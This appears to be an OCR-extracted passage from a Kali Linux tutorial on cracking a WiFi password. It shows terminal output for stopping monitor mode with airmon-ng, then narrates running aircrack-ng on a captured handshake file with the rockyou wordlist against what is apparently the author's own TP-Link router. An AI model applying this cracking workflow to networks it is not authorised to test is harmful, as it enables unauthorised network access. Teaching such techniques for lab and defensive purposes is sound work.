
- the WiFi interface is still in monitor mode.
- So what I'll do is stop monitor mode.


```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.417 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

┌──(kali㉿kali)-[~]
└─$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

┌──(kali㉿kali)-[~]
└─$
```

- Used to command **Iwconfig** shows me
- that the interface is back in managed mode.




- So uesd command **ls**, once again, shows me the files
- hack1-01.cap is the file that we wanna use for cracking.
- we're going to use this command, aircrack-ng hack1-01.cap,and the wordlist that I'm going to use
- is stored in /usr/share/wordlists/rockyou.







- So just to show you what that is,
- if I go to /usr/share/wordlists,
- various wordlists are stored in this directory.
- In Kali you can actually just search for wordlists



- And one of those is the rockyou file.
- Now this needs to be unzipped,
- The rockyou wordlist has millions of passwords in it,



- let's crack that password with the wordlist.
- The password that I used was Sprints123.



check to this TP-Link that password.